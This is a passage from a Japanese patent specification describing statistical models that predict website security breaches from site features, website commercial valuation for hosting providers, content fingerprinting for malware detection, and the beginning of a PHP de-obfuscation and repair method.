
て測定されるようなウェブサイトの複雑度の全体的尺度とすることができる特性の複雑度クラスターと、特定のウェブサイトの構造的構成要素のインジケータである特性の構造クラスターとである。例示的ウェブサイトの構造的構成要素は、ウェブサイトがワードプレス接続、ウェブビルダ、ｗｉｋｉ、カート、ギャラリー、コンテンツ管理システムなどから構成されるという特定の要素を含むことができる。

【００３４】

ウェブサイト特性は、マーケティングツール、電子商取引機能、ウェブサイトが関連する業界、ウェブサイトパフォーマンスツール、人気尺度、コンテンツ配信ネットワーク、及びセキュリティマーカなどを含む広範なウェブサイト関連態様を包含することができる。マーケティングツールは、ＧＯＯＧＬＥ　ＡＤＷＡＯＲＤＳ機能及びＧＯＯＧＬＥ　ＡＮＡＬＹＴＩＣＳ機能などを含むことができる。電子商取引ツールは、支払処理サービスプロバイダ（例えば、ＡＭＡＺＯＮ、ＣＣＢＩＬＬ、ＧＯＯＧＬＥ　ＷＡＬＬＥＴ、及びＰＡＹＰＡＬなど）を含むことができる。業界提携特性は、ＡＬＥＸＡカテゴリ及びイエローページカテゴリなどを含むことができる。人気尺度は、ａｌｅｘａリンク計数／ランク、ソーシャルメディア機能（例えば、ＦＡＣＥＢＯＯＫ（登録商標）のいいね、ＧＯＯＧＬＥ　ｐｌｕｓ、ＩＮＳＴＡＧＲＡＭ、ＬＩＮＫＥＤＩＮ、ＰＩＮＴＥＲＥＳＴ、及びＴＷＩＴＴＥＲ（登録商標）など）を含むことができる。ウェブサイトパフォーマンス特性は、中間ロード時間、及び／又はＡＬＥＸＡのような第三者サービスによって測定されるような速度百分率などを含むことができる。コンテンツ配信ネットワーク（ＣＤＮ）特性は、ウェブサイトの要素としてのウェブサイトコンテンツの分析を通して検出可能なＳＩＴＥＬＯＣＫ、ＡＫＡＭＡＩ、及びＣＬＯＵＤＦＬＡＲＥなどを含む様々なプロバイダからのＣＤＮサービスを含むことができる。ウェブサイトセキュリティマーカ特性は、ＢＵＹＳＡＦＥ、ＧＯＤＡＤＤＹ、ＭＣＡＦＥＥ、ＳＹＭＡＮＴＥＣのような第三者からのＳＳＬレベル、発行者及び証明書、トラストシールを含むことができる。

【００３５】

包括的特性は、３つのウェブサイト特性クラスターにまとめることができ、すなわち、主要なソーシャルメディアメトリック、プレゼンス、フォロワーのような組合せを表すことができるソーシャルメディアプレゼンスと、分析機能のインジケータを含むことができる分析クラスターと、ＷｏｒｄＰｒｅｓｓ、Ｊｏｏｍｌａ、ＷｏｒｄＰｒｅｓｓ接続変数のようなインジケータを含むことができるウェブサイトビルダクラスターとである。

【００３６】

第１のウェブサイトセキュリティ侵害予想モデル実施形態は、第２（メタサイト）及び第３（包括的）の特性クラスターからの特性で当て嵌めることができる。実施形態では、「ｐａｇｅｓ　ｓｃａｎｎｅｄ」特性は、走査されたページ計数が利用可能でないか又は十分に信頼性がない（例えば、十分な走査データが利用可能ではない）ウェブサイトに関しては省略することができる。第１のウェブサイト稀有事象セキュリティ侵害予想モデルは、各クラスターの個々のリスク計算の累積に基づくことができる。リスク寄与は、クラスター値及びクラスター重みの積として各クラスター毎に計算することができる。

RCi = CVi * CWi－この場合のＲＣはリスク寄与、ＣＶはクラスター値、ＣＷはクラスター重み、ｉは個々のクラスター識別子である。

【００３７】

クラスター内に１よりも多い特性が含まれる場合に、各個々の特性の寄与を計算することができ、クラスターの全寄与は、個々の特性寄与を合計することによって計算することができる。

【００３８】

CCc = CCVc * CCWc－この場合のＣＣｃは特性リスク寄与、ＣＣＶｃはクラスター特性値、ＣＣＷｃはクラスター特性重み、ｃは個々のクラスター特性識別子である。

RCi = SUM(CCc(c=1…n))－この場合のｎは、クラスター内の個々のクラスター特性の数である。

【００３９】

ソーシャルメディア特性の個々の特性値を二分することにより、ソーシャルメディア特性の１又は２以上の発生は、総発生数とは無関係に値１を生じることになる。一例として、「いいね」の数が１又は２以上の場合に、ソーシャルメディア特性「ｓｏｃｉａｌｍｅｄｉａ_ｆａｃｅｂｏｏｋ_ｌｉｋｅｓ」は、値１を寄与することができる。従って、「いいね」の数が４であっても、特性リスク寄与値を計算するためのこの特性に関連付けられた値は、１に制限されることになる。

【００４０】

複数のリスク調節ファクタを各クラスターに関して計算することができる。第１のリスク調節ファクタは、クラスターリスク寄与の指数及び全てのクラスターの最小リスク寄与の商とすることができる指数リスク調節ファクタとすることができる。

RAEi = EXP(RCi) / MIN(RC(i=1,2,3,…n) －この場合のＲＡＥｉはクラスターｉの第１のリスク調節ファクタ、ｎはクラスター数である。

【００４１】

第２のリスク調節ファクタは、個々のリスク寄与の合計に対するクラスターリスク寄与の寄与百分率を表すことができる線形リスク調節ファクタとすることができる。

RALi = RCi / SUM(RC(i=1,2,3, … n)－この場合のＲＡＬｉはクラスターｉの第２のリスク調節ファクタである。

【００４２】

稀有セキュリティ侵害事象の確率は、各クラスター毎にベースライン確率にクラスター固有の寄与を足したもの指数を１とベースライン確率にクラスター固有の寄与を足したもの指数との合計で割算することで計算することができる。

Pi = EXP(B+RCi) / (1 + EXP(B+RCi))－この場合のＰはクラスターＩの稀有セキュリティ侵害の確率、Ｂは侵害のベースライン確率である。

【００４３】

各クラスターの稀有セキュリティ侵害事象の正規化された確率は、クラスターの計算された確率（Ｐｉ）をベースライン確率（Ｂ）で割算することによって計算することができる。

NPi = Pi / B－この場合のＮＰｉは、稀有セキュリティ侵害事象の正規化された確率である。

【００４４】

稀有セキュリティ侵害事象の全確率は、個々のリスク寄与（ＲＣｉ）の各々を加算することによって計算することができる。次に、この合計を予め決められた確率範囲と比較して、ＨＩＧＨ（高）、ＭＥＤＩＵＭ（中）、及びＬＯＷ（低）のようなリスク程度を決定することができる。全リスク計算が、範囲の上側部分に含まれる場合に、リスクはＨＩＧＨ（高）とすることができる。全リスク計算が、範囲の下側部分に含まれる場合に、リスクはＬＯＷ（低）とすることができる。範囲の中央部分内の全リスク計算は、ＭＥＤＩＵＭ（中）とすることができる。予め決められたリスク範囲は、十分位数に分割することができ、少なくとも最高の十分位数が上側部分に割り当てられるが、上側部分には、あらゆる数の最高十分位数を割り当てることもできる。少なくとも最低の十分位数は、下側部分に割り当てることができ、ここでも、下側部分には、あらゆる数の最低十分位数を割り当てることができる。上又は下側部分に割り当てられていないいずれの十分位数も、中央部分に割り当てることができる。

【００４５】

第２のウェブサイトの稀有事象のセキュリティ侵害予想モデル実施形態は、３つの全てのグループ（管理、メタサイト、及び包括的）からの特性で当て嵌めることができる。

【００４６】

第１及び第２のウェブサイトの稀有セキュリティ侵害事象予想モデルの各々は、近々の時間枠に発生するセキュリティ侵入事象の可能性を表す結果変数を生じることができる。サイトが第１（ベース）の時間範囲に検出可能なセキュリティ侵害を有しており、第２（ターゲット）の時間範囲内に再び侵害された場合に、モデルは、結果変数に値「１」を割り当てることに基づいて当て嵌められる。

【００４７】
更に、ウェブサイト特性の第１、第２、及び第３のセットの各々による予想モデルは、個々に及び組み合わせて標準的なランダムフォレスト予想モデルに適合する予想結果をもたらす。以下の表は、ランダムフォレストモデル及び適応ロジスティック再帰モデルに基づく本発明のウェブサイトの稀有セキュリティ侵害事象予想モデルを用いた予想精度結果の比較を示している。
【表１】

特徴セット	ランダムフォレスト	ロジスティック再帰
1	0.70	0.70
2	0.81	0.81
3	0.87	0.87
1,2	0.86	0.86
1,3	0.90	0.90
2,3	0.89	0.88
1,2,3	0.92	0.92

【００４８】
ロジスティック再帰モデル実施形態に対する係数は、上述のような一連のウェブサイト特性を網羅する。具体的には、第１のロジスティック回帰モデル実施形態は、以下の表に示すような係数を伴う変数を含む。
【表２】

変数	係数
wpplugins_jetpak_recode	−0.7651435
wpplugins_contact_form_seven_recode	−0.1441873
wpplugins_total_cache_recode	1.80068181
log(plugin_count)	0.55017716
Social_media_index	0.08601589
Wordpress	1.04095962
Joomla	1.68617724
webbuilders_weebly	−2.0313019
email_address	0.49777847
timer_resource	0.00677182
analytics_googleanalytics	0.16469989

【００４９】
「ｒｅｃｏｒｄｅｄ　ｐｌｕｇｉｎ」変数は、ウェブサイト内に示す接続の有無を二分することができる。接続計数の対数は、計数＋１の自然対数なので、対数変換においてゼロを避けられる。ソーシャルメディアインデックスは、ソーシャルメディア特性クラスター変数の合成である。
ウェブサイトの稀有セキュリティ侵害事象予想モデルの第２のロジスティック再帰モデル実施形態は、以下の表に示すような係数を伴う変数を含む。

【表３】

変数	係数
Intercept	−6.2167513
wpplugins_akismet_recode	−0.7668565
wpplugins_jetpak_recode	−0.7458519
wpplugins_contact_form_seven_recode	−0.1507661
wpplugins_total_cache_recode	1.86009235
log(plugin_count)	0.54184694
Social_media_index	0.08863802
Wordpress	1.02889206
Joomla	1.31300086
webbuilders_weebly	−2.021904
email_address	0.5149315
timer_resource	0.00751163
analytics_googleanalytics	0.20213312
Neighbor	5.3053384
ContaminatedOthersRecode	1.33662852

【００５０】
この第２のロジスティック再帰モデル実施形態は、ウェブサイトから直接に取り出されておらず、従って、ウェブサイトセキュリティリスクを評価するのに典型的には用いられないファクタを考慮する情報から導出された変数を含む。一例として、特性「Ｎｅｉｇｈｂｏｒ」は、データセット内のウェブサイトのデータの他のウェブサイトのデータに対する場所から決定される。データセット内で物理的に接近して格納されたウェブサイトは、データセット内で物理的に接近していないウェブサイトよりも相互感染を示す可能性が高い。別の例は、特性「ＣｏｎｔａｍｉｎａｔｅｄＯｔｈｅｒＲｅｃｏｄｅ」であり、これは、共通のウェブサイトホスティングアカウントで維持されたウェブサイトの感染ステータスに基づいて、セキュリティ侵害を発現させるウェブサイトのリスクへの影響の表示を与える。
【００５１】
図９－１７から１８－２２は、第１（図９－１７）及び第２（図１８－２２）のロジスティック再帰モデルからの様々な結果を示している。
【００５２】
図２は、ウェブサイトセキュリティ侵入リスク評価に関して以下に説明する実施形態を示している。稀有ウェブサイトコンテンツセキュリティ侵入事象を予想する方法及びシステムはまた、ウェブサイトセキュリティ侵入リスク評価にも適用することができる。ウェブサイト作動への影響が少なくなるように、ウェブサイトコンテンツ２０２をオフピークのサイトアクセス時間などにリスク評価サーバ２０４にダウンロードすることは、セキュリティ脆弱性評価を提供するための機会をもたらすことができる。ウェブサイトコンテンツで決定可能なリスクファクタは、複雑度ファクタなどを含むことができる。一例として、異なるウェブサイト要素（例えば、アプリなど）の数２０８を決定するだけで、リスクレベルを決定するのに役立たせることができる。一般的に、ウェブサイト要素の数が多くなることは、セキュリティ侵害を被る可能性が高くなることに関連付けられる。他のセキュリティ侵害ファクタは、オープンソースソフトウエア２１０、アプリケーション、接続などのような使用を含み、これは、セキュリティ脆弱性の区域が広く公知であるからである。商業的にかつ私的に開発されたソリューションは、より低いレベルのコンテンツセキュリティリスクとすることができ、これは、商業的な開発者は、共通の侵入機能によって侵入可能なセキュリティの弱点を防止するために明確な対策を講じることができるからであ

る。
【００５３】
リスク評価の第２の区域は、ウェブサイトコンテンツの人気２１２に関連付けられる。第三者提供のプレゼンス人気尺度（「いいね」、フォロワー、及びソーシャルメディアヒットなど）は、リスクを評価するための別の手段を提供する。多くの数のいいね又はフォロワーを有するウェブサイトは、あまり知られていないウェブサイトよりもセキュリティ侵害を体験する可能性が高い。これは、少なくとも次の２つの理由から真実とすることができる。（ｉ）知名度が高いほど、セキュリティ侵入を試みたい当事者がウェブサイトが見ることができる可能性が増す。（ｉｉ）自動セキュリティ侵害エンジンは、侵害を試みるウェブサイトを絞るために検索結果に頼る。一例では、特定のキーワード検索の上位１００，０００サイトは、自動セキュリティ侵害エンジンにより、場合によっては頻繁に自動的に攻撃されることがある。
【００５４】
リスク評価のこれら及び他の区域にわたって、本明細書に説明する技術（例えば、検出される各リスク特性に関連付けられた累積リスク値）を用いて、１００又はそれよりも多いファクタを評価して各ウェブサイトのセキュリティ侵害リスク格付けを決定することができる。この情報が決定された状態で、その結果の累積に基づいて、ウェブサイト所有者及びウェブサイトホスティングプロバイダなどに自動的に通知することが可能である。一例として、そのような自動処理は、高いセキュリティ侵害リスク程度２１４を有するウェブサイト所有者に緊急に通知することができる。一方、低いセキュリティ侵害リスク程度２１８を有するウェブサイトは、自動化アクションを引き起こすことはない。
【００５５】
更にリスク評価のこれら及び他の区域にわたって、ある一定の特性に基づいてウェブサイトをグループに分割することが望ましい。例えば、特定の高リスクカテゴリに関連付けられたファクタを組み込むウェブサイトの場合に、この同じ高リスクファクタを組み込む他のウェブサイトとウェブサイトのリスク評価をいかに比較するかに関する通知を送信することが可能である。類似の高リスクカテゴリをもたらすコンテンツを有するウェブサイトを比較することにより、総合的なリスクスコアではなく、より詳細にリスク評価を比較することは、より実施可能なリスクスコアを提供する。従って、総合的なリスクスコアに加えて、カテゴリ固有のリスクスコアを提供する。これは、リスクレベルの層化を提供するので、ウェブサイトが、サイトを特定の高リスクカテゴリに位置付ける特徴を含むが、ウェブサイト所有者がこの特徴を削除しそうにない場合に、ウェブサイト所有者は、高リスクファクタを組み込む他のウェブサイトと比較して自己のリスク評価を査定することができる。このようにして、ウェブサイト所有者には、複数のリスク評価スコアが提供され、所有者は、ウェブサイトを同じ高リスクカテゴリの他のウェブサイトと比較し、所有者には、リスクを低減するために変更可能なサイトの態様を更に通知する。
【００５６】
図３は、以下に説明するウェブサイト査定のためのコンテンツ分析を容易にする実施形態を示している。ウェブサイト作成及びホスティングプロバイダは、カスタマイズされたウェブサイトの提供などで新しいウェブサイト所有者を奨励する。カスタマイズは様々な方法で実行することができるので、ウェブサイトの外観、雰囲気、サービス、及び特徴は、高度に差別化される。これは、インターネット上で利用可能な魅力的な一連のウェブサイト及びウェブサイトコンテンツを生じる。これに加えて、ウェブサイトホスティングプロバイダは、ブログ、買い物かご、コンテンツ配信のような様々な商品機能に基づいて様々なサービスパッケージを構築する。一般的に、ウェブサイトホスティングプロバイダは、そのようなパッケージの構築時に、ウェブサイト機能（例えば、サービス）プロバイダとの特定の戦略的関係を形成することができる。これは、非常に類似の基本的サービスを有するが、異なるプロバイダから異なるように価格設定される相異なるウェブサイトをもたらすことができる。これに加えて、新しいサービスが利用可能になり、ウェブサイトホスティングプロバイダ及びウェブサイトサービスプロバイダは、ウェブサイト所有者へのサ

ービス、及びウェブサイト所有者からの収益を改善する方法を探す。しかし、そのようなサービスを提供する潜在的な商業的価値を比較するために、相異なるウェブサイトホストによってサービス提供が可能な相異なるウェブサイトをいかに比較するかを決定するための何らかの堅実な手段がなければ、ウェブサイト及びサービスプロバイダは、低価格で望ましいサービスを提供することはできないことがある。

【００５７】

各ウェブサイトサービスは、ウェブサイトの外側からみると、差別化されて見えるので、ウェブサイトサービスプロバイが、ウェブサイト所有者にどのようなサービスを提供すべきか、及び投資利益率を改善することになるこれらのサービスの価格設定を決定しようとする時に、構成要素の観点からサービスの理解を生成することが課題になる。アプリケーション、サービス、プログラムのようなウェブサイトコンテンツに効率的にアクセスするために、本明細書に説明する方法及びシステムを利用してこの点に関して役立たせることができる。これに加えて、本明細書に説明するウェブサイトコンテンツを（例えば、セキュリティ脆弱性などに関して）分析するための技術は、ウェブサイトの共通のサービス構成要素の検出を容易にするためにこれに加えて利用することができる。これらの技術は、様々な構成要素プロバイダからのサービス品質に関する知識と組み合わせることにより、一見共通のウェブサイト機能の間で更に差別化することができる。例えば、サービスのユーザにより、より高い品質として格付けされたサービス構成要素は、より高い販売価格を獲得することができる。

【００５８】

従って、ウェブサイトコンテンツに効率的にアクセスして、ウェブサイトホスティングサーバへの過度の負荷及びウェブサイトへの潜在的な妨害アクセスを阻止することを通して、ウェブサイトコンテンツ３０２がサーバ３０４の分析ネットワークに対して補捉され、そこで、各ウェブサイトコンテンツは、サービス構成要素３０８の細粒レベルで決定することができる。同程度だが異なるソースの構成要素（例えば、異なるサービスプロバイダから）のサービスプロバイダは、本明細書に説明する指紋法のような使用を通して検出することができる。次に、この情報を用いて、分析される各ウェブサイト上でいずれかのサービス及びこれらの潜在的価値３１０が使用されているかを評価することができる。この情報を用いて、各ウェブサイトのウェブサイト査定プロファイルを形成することができ、次に、これが、ウェブサイトホスティングプロバイダ及びウェブサイトサービスプロバイダのマーケティング、販売、サポート、及び事業運用機能においてこれらのプロバイダに利益をもたらすことができる。各サービス３０８の有無３１２を決定して、対応するウェブサイトサービス価値寄与３１４を計算することができる。各ウェブサイトサービス価値寄与が合計されてウェブサイト査定３１８を生成することができ、これは、ウェブサイト査定主導のアクション３２０を識別するために用いることができる。

【００５９】

ウェブサイトの商業的価値機会を推定する方法及びシステムは、稀有セキュリティ侵害の予想のために用いられる属性に類似する属性を使用することができるが、場合によっては価値を強調する重みが異なる。一例として、ＷＯＲＤＰＲＥＳＳ　ＰＬＵＧＩＮＳ「ｗｐ　ｐｌｕｇｉｎｓ」から導出されたウェブサイトファイル特性、例えば、「ｃｏｎｔａｃｔ＿ｆｏｒｍ」及び「ｊｅｔｐａｃｋ」などは、実質的な価値を有することがないのに対して、他のｗｐｐｌｕｇｉｎｓ属性は、大きい価値を有する場合があり、例えば、「ｗｐ－ｇｏｏｇｌｅ－ｍａｐｓ」は、サイト評価格付け５００を有することができる。同様に、ソーシャルメディア属性は、サイト評価に関して非常に広範な格付けを有することがある。ソーシャルメディア「ツイッター（登録商標）」は、価値２０を有するのに対して、「ｆａｃｅｂｏｏｋ＿ｌｉｋｅｓ」は、ウェブサイト査定の決定時に価値０を有することがある。評価格付けは、特性に対応するサービスの購入／維持のためのコストに同等である場合がある。これらのコストは、対応するサービスの料金表価格、割引価格、実際の支払価格、及び平均価格などに基づいて推定することができる。これに代えて、評価は、対応するサービスを購入／維持するためのコストを反映しない。一例では、多くの地図サービスの

ような無料サービスは、ポケットマネーのコストは必要ないが、ウェブサイトユーザ、ユーザ調査データなどへの利益に基づいて評価することができる。

【００６０】

ウェブサイトの商業的価値機会の評価は、ファイル、プログラム、アプリケーション、及び特徴などのようなウェブサイトコンテンツをウェブサイトホスティングサーバから評価サーバにダウンロードする段階を含むことができ、ダウンロードしたコンテンツ内で価値関連の特性の予め決められたリストのインジケータを検索することにより、ウェブサイトコンテンツが分析される。検出された各特性に関連付けられた価値は累積することができ、その結果、ウェブサイトの商業的価値機会の表示を生じることになる。この表示を用いて、広範なウェブサイトの商業的価値におけるウェブサイトの位置付けを決定することができ、これは、ウェブサイトサービスのプロバイダなどに潜在的価値を示すことができる。そのような範囲は、範囲の上端にあるウェブサイトが範囲の下端へと下がっていくウェブサイトよりも、ウェブサイトサービスプロバイダに対して新しい収益を生成するためのより良い機会を提示することができることを示唆することができる。この表示は、ウェブサイトサービスプロバイダなどによって用いられ、新しい収益源としての潜在的価値を取得する試みにおいて、ウェブサイト所有者への特定の提供などをターゲットにすることができる。

【００６１】

直接的なウェブサイト特性を検出することができる一方、他の特性は、推測又は導出することができる。直接的なウェブサイト特性は、ウェブサイト名及びドメイン拡張子などとすることができる。推測又は導出される特性は、アドワーズ購入の毎月の出費又は検索エンジンランクとすることができる。開発及び維持に他よりも長い時間を消費するものとして現れるウェブサイトは、ウェブサイトを構築又は維持するためにより多くの尽力がかかることは、所有者に対してのウェブサイトの重要度の表示とすることができるので、価値尺度においてこのウェブサイトの位置付けを上げることができる。ウェブサイト所有者は、重要でないウェブサイトよりも、重要なウェブサイトに資金を費やす傾向が高い。ウェブサイト査定に貢献することができる例示的特性は、以下を含むことができる。（ｉ）ホスティングプロバイダ－より低いサービス品質を提供するホスティングプロバイダは、より低い価値ランクのクライアントを有することがある。（ｉｉ）ウェブサイト作成に用いられたウェブサイトビルダのタイプ－無料のウェブサイトビルダは、サービスに課金するか又は多くのサービスを提供することができる他のウェブサイトビルダ（より高い価値）よりも、ウェブサイトに投資したい要望が少ないウェブサイト所有者の表示とすることができる。（ｉｉｉ）分析ツールの使用－自己のウェブサイトに、ウェブサイトパフォーマンスを測定するコード及び特徴（例えば、訪問者毎のクリック数など）を投入するウェブサイト所有者は、これらの特徴を持たない所有者よりも、有料のウェブサイトサービスのためのより適切な候補とすることができる。（ｉｖ）検索エンジン及び他のウェブサイト人気評価サービスにおける人気ランキング、（ｖ）Ｓｅｃｕｒｅ　Ｓｏｃｋｅｔ　Ｌａｙｅｒ（ＳＳＬ）サービスのプレゼンス及び供給業者は、ウェブサイトの潜在的な商業的価値を様々なウェブサイトサービスプロバイダなどに更に通知することができる。（ｖｉ）ウェブサイトのコンテンツ配信ネットワーク（ＣＤＮ）サービスのプレゼンス及び供給業者、（ｖｉｉ）クレジットカードの支払処理のプレゼンス及びプロバイダ－自己実施、ペイパルベース、及び第三者提供のクレジットカード支払処理機能は、ウェブサイトの潜在的評価に影響することがある。

【００６２】

検出された各ウェブサイト特性に関連付けられた価値の累積に基づく累積されたウェブサイト価値インジケータは、総合的な累積価値又は様々なタイプの特性の累積価値に基づいて、ウェブサイト及び／又はウェブサイト所有者をグループ分けするのに更に有用とすることができる。評価された全ウェブサイトは、ウェブサイトの商業的価値の潜在的範囲の自己の相対位置に基づいてグループ分けすることができる。範囲は、例えば、四分位数に分割することができるので、第１四分位に商業的価値の表示を有する全てのウェブサイト

は、第１商業機会グループに分けることができる。これに代えて、累積されるウェブサイト特性価値インジケータは、価値の離散的範囲に限定されるわけではない。例えば、進行中のウェブサイトの商業的評価から導出された新しい情報に基づいて、ウェブサイト特性に関連付けられた累積価値を変更することができ、その結果、ウェブサイトの潜在的な商業的価値の累積表示を変更させる。このようにして、累積価値は、最大又は最小の絶対値を有しない。そのような手法は、予め決められた範囲に対するウェブサイトの価値の位置付けを決定するためではなく、ウェブサイトを比較するために有利とすることができる。

【００６３】

検出された特性の部分集合の価値の累積に基づいて、ウェブサイト及びウェブサイト所有者をグループ分けすると、様々な商業的機会を提示することができる。一例として、ウェブサイトサービスのタイプ（例えば、ＣＤＮサービス）に基づいて高い価値を有するグループ分けされたウェブサイトは、コンテンツ配信に関連付けられたプレミアムサービスの対象とすることができる。

【００６４】

軽量データ補捉技術及び／又はこの評価を用いて得られたウェブサイトデータに基づいて、特定のクライアント－マーケティングメッセージをウェブサイト所有者（例えば、ウェブサイトホスティングクライアント）に提供することができる。一例では、サイト上で運用中の買い物かごソフトウエアに適合するウェブサイト特性を検出すると、支払処理ソフトウエア、ｓｅｃｕｒｅ－ｓｏｃｋｅｔ　ｌａｙｅｒ（ＳＳＬ）サービス、又は他の電子商取引製品の促進を促すことができる。評価活動に基づいて提供される特定のクライアント－マーケティングメッセージの別の例では、ソーシャルメディア人気特性分析及び評価は、検索エンジン最適化（ＳＥＯ）サービス、広告購入（例えば、ＧＯＯＧＬＥ　ＡＤＷＡＯＲＤＳ）のような要請に至ることがある。

【００６５】

個々のウェブサイト特性評価データは、フィードバック及び／又は追加情報に基づいて調節することができる。一例として、無料サービスに対応する特性は、予め決められた値に基づいて最初に評価することができる。そのような初期値は、ユーザ、ウェブサイトホスティングプロバイダ、及びウェブサイト特性に対応するサービスの価格を検出する自動インターネットスパイダーリングソフトウエアなどからのフィードバックのような新規に見出される情報に基づいて調節することができる。初期値が高すぎると決定される場合に、値は、新しく見出されるデータに基づいて自動的に低減することができる。同様に、評価値の初期値が低すぎる場合に、評価値を自動的に増大することができる。

【００６６】

図４は、以下に説明するような指紋法の実施形態を示している。ウェブサイトコンテンツに指紋法を行うことは、何らかのタイプの感染を思わせるコンテンツ部分の検出を容易にすることにより、セキュリティ侵入の疑いがあると考えられるウェブサイトを決定するのに有利とすることができる。コンテンツの指紋法は、コンテンツが既知の優良な指紋と適合する時に、例えば、有効なブログアプリケーションの指紋が確定されて制御として使用される時などを示すのに使用することができる。コンテンツの指紋は、ターゲットのウェブサイト部分に関して生成された指紋の一連のマルウェア指紋のいずれかへの関連性を決定することにより、コンテンツがいつ修正されたか及び／又はコンテンツが特定の公知のタイプの侵入を含むかを示すのに使用することができる。

【００６７】

一連のウェブサイト機能、アプリケーション、及び接続などのための指紋は、実行可能モジュール４０２内に配置することができ、このモジュールは、モジュールが公開されるコード内の対応する指紋法のプレゼンスを検出するようになっている。実施形態では、個々の指紋検出モジュールは、効率的作動のために１つのモジュール内にコンパイルすることができる。ウェブサイトコンテンツは、スパイダーリング機能などを通して収集されるので、収集されたコンテンツは、この単一指紋検出モジュールを通して処理することができる。いずれかの適合がある場合に、指紋が適合する特定のモジュール４０４の機能を起動

し、コンテンツの追加の処理などを実行することができる。ウェブサイトページが個々に処理される場合は４０８、後処理アルゴリズム４１０が、個々のページ結果に対して更に別の機能を実行し、クロスページシグナチャーを確実に処理することを可能にする。これは、１つのページ上で完了しないコンテンツグループを含むことができる。これはまた、異なるウェブサイトページ上に関連するコンテンツを含有することができる。これらのオプションは、第１のウェブサイトページ上のコードが第２のウェブサイトページ上のコードにリンクしている時のような状況を含むことができる。

【００６８】

ページにわたるウェブサイトページコンテンツの後処理はまた、ウェブサイト内の複数のページ間で又は異なるウェブサイト間でウェブサイト及び／又はウェブページのパフォーマンスを比較する段階も含むことができる。ウェブサイトパフォーマンスは、一般的に他のサイトのパフォーマンスに対して測定されるので、個々のウェブサイトページの処理中に収集されたデータに基づいて後処理を実行することは、そのようなパフォーマンス分析を容易にすることができる。ページ結果を収集して分析することにより、各ウェブサイト及び／又はページは、いずれのサイトがパフォーマンス強化機能のためのより優良な候補であるかを、例えば、コンテンツ配信ネットワーク（ＣＤＮ）などをより適切に決定するためのパフォーマンスのようなメトリックで格付けすることができる。更に、ウェブサイトは走査されるので、サイトが処理される時に各ページの完全な指紋法を実行するのではなく、特定の関心があるメトリックのカテゴリを検索することにより、サイトに関する情報が維持されて分析される。これは、ウェブサイトの走査処理を加速しながら、ウェブサイトを走査するコンピュータのパフォーマンスを改善し、その結果、各ウェブサイトは、より迅速に指紋付けされて分析することができる。個々のページは、必要に応じて又はコンピュータリソース利用が少ない時に、維持された情報に基づいて指紋付けすることができる。

【００６９】

しかし、ウェブサイトコンテンツの指紋はまた、効率的な商業的価値機会評価の計算にも有用とすることができる。これは、クレジットカード処理ソフトウエアのような洗練されたパーソナル情報のセキュリティ及び保護を提供することを意図したコンテンツの処理時に特に有用とすることができる。ターゲットコンテンツ生成の指紋を既知の優良な指紋に対して検査する手法を適用すれば、ターゲットウェブサイト上でいずれのクレジットカードプロセッサ機能が作動中であるかを少なくとも決定することが可能である。例えば、ウェブサイトにおいてＰａｙＰａｌ及びＭａｓｔｅｒＣａｒｄのクレジットカード処理機能は、実質的に異なるので、従って、ＰａｙＰａｌ実施のための指紋は、ＭａｓｔｅｒＣａｒｄクレジットカード処理実施の指紋と容易に区別することができる。

【００７０】

例えば、クレジットカード処理機能の各独特なウェブサイト実施はカスタイマーイズ可能であるために、各ＭａｓｔｅｒＣａｒｄウェブサイト実施に関して異なる指紋を生成することができる。ＭａｓｔｅｒＣａｒｄを使用することが既知であるウェブサイトのための多数の指紋の累積を通して、機械学習システムは、適合する指紋の態様を決定し、従って、ＭａｓｔｅｒＣａｒｄ実施の基本的又は一般的な指紋部分を形成することができる。それにより、他のコンテクスト情報が容易に利用可能ではない第三者ウェブサイトのためのクレジットカードプロセッササービスプロバイダを決定することができる。

【００７１】

図５は、以下に説明するような自動ＰＨＰ復号及び修復の実施形態を示している。遠隔セキュリティ脆弱性検出、インラインコード修復、及びトリクルレベルのデータ帯域幅需要を伴うファイルの復元を通して、ウェブサイトのデータを自動的かつ連続的に保護することは、実行可能なＨｙｐｅｒｔｅｘｔ　Ｐｒｅｐｒｏｃｅｓｓｏｒプログラムコードのような難読化されたウェブサイトコンテンツを安全に実行及び／又は復号するための技術を含むことができる。

【００７２】

選択的ウェブサイトデータ及びプログラムのセキュリティ脆弱性検出、インラインコンテンツ修復、及びデータ帯域幅需要にそれほど影響しないファイルの復元には、以前には可能でなかったデータ及びウェブサイトコンテンツ分析の技術を必要とする場合がある。データ及びウェブサイトコンテンツの完全性を維持するウェブサイトプログラム、アプリケーション、アドインのようなデータ及びウェブサイトコンテンツに一定レベルのセキュリティを提供するためには、ウェブサイトコンテンツの主要部分を連続的に又は少なくとも繰り返して検査しなければならない。ユーザ及びウェブサイト管理者からウェブサイトへのアクセスに影響するウェブサイトホスティングサーバに要求を課すことなく、連続的な検査を実行するには、データアクセス及びコンテンツセキュリティ検証機能の最適化を必要とする場合がある。しかし、現在のウェブサイトウイルス及びデータセキュリティ侵入は、非常に高度になっている一方、正当なウェブサイトコンテンツプロバイダ（例えば、ブログのようなサービスを提供する第三者）は、リバースエンジニアリングを阻止するために自己のコード内の難読化度を高めている。この組合せは、多くの既存のウェブサイトコンテンツ、データ、及びコードのウイルス及びセキュリティ脆弱性検出技術を不経済にする又は悪化させ、真のセキュリティ侵害を検出するのに非効率にする。

【００７３】

本明細書に説明するウェブサイトデータ及びコンテンツのセキュリティ脆弱性及び侵入に関連付けられた問題は、悪意のあるコード及びセキュリティ侵入が、商業活動において大規模な混乱及び個人情報の盗難などを招くことがあるために、検出及び修復の緊急性が付随する。従って、そのような問題は、従来型のコンピュータベースのマルウェア検出技術を用いて検出するのは困難なだけではなく、これらは直ちに検出されて修復しなければならず、ウェブサイトデータストレージ設備、ウェブサイトホスティングサーバ、セキュリティ脆弱性検出サーバのようなパフォーマンスを最適化するように特別に設計されたアルゴリズムと共に、特別に構成されプログラムされたコンピュータの使用が不可欠である。

【００７４】

同様に、これらの洗練されたセキュリティ検出及び修復機能を実行することにより、ウェブサイトコンテンツをホストするのに用いられるコンピュータリソースに管理可能な負荷を課さなければならない。従って、ソフトウエアをリロードするなどの多くの既存技術は、商業化のためのパフォーマンス必要性を満たすことはない。更に別の試験のためにいずれのウェブサイトコンテンツをダウンロードすべきかを決定するために低影響アルゴリズムを使用する方法及びシステムは、コンピュータリソース（例えば、ウェブサイトサーバ）のパフォーマンスにおいて既存の技術を超える特定の改善を行うものである。

【００７５】

